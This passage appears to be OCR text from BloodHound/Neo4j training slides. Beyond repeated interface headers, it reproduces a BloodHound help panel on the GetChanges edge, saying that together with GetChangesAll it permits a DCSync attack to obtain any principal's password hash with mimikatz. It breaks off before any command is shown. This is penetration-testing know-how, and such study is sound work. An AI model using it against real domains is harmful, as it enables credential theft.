
Introduction | Interface > Neo4j




Introduction | Interface > Neo4j




Introduction | Interface > BloodHound




Introduction | Interface > BloodHound





Introduction | Interface > BloodHound






Introduction | Interface > BloodHound





Introduction | Interface > BloodHound




Help: GetChanges

Info | Abuse Info | Opsec Considerations | References

The members of the group DOMAIN ADMINS@TESTLAB.LOCAL have the DS-Replication-Get-Changes privilege on the domain TESTLAB.LOCAL.

Individually, this edge does not grant the ability to perform an attack. However, in conjunction with DS-Replication-Get-Changes-All, a principal may perform a DCSync attack.

Close



Help: GetChanges


Info | Abuse Info | Opsec Considerations | References

With both GetChanges and GetChangesAll privileges in BloodHound, you may perform a dcsync attack to get the password hash of an arbitrary principal using mimikatz:

